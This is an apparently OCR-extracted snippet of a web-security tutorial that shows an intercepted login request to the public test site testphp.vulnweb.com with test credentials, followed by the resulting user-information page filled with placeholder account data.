


Request to http://testphp.vulnweb.com:80 [176.28.50.165]

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 20
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

uname=test&pass=test
```

Click on **forward request** and see the **result** .



Hello Everyone (test)

On this page you can visualize or edit you user information.

Name:	Hello Everyone
Credit card number:	123
E-Mail:	me@gmail.com
Phone number:	4045517510
Address:	3299 WOODROCK LN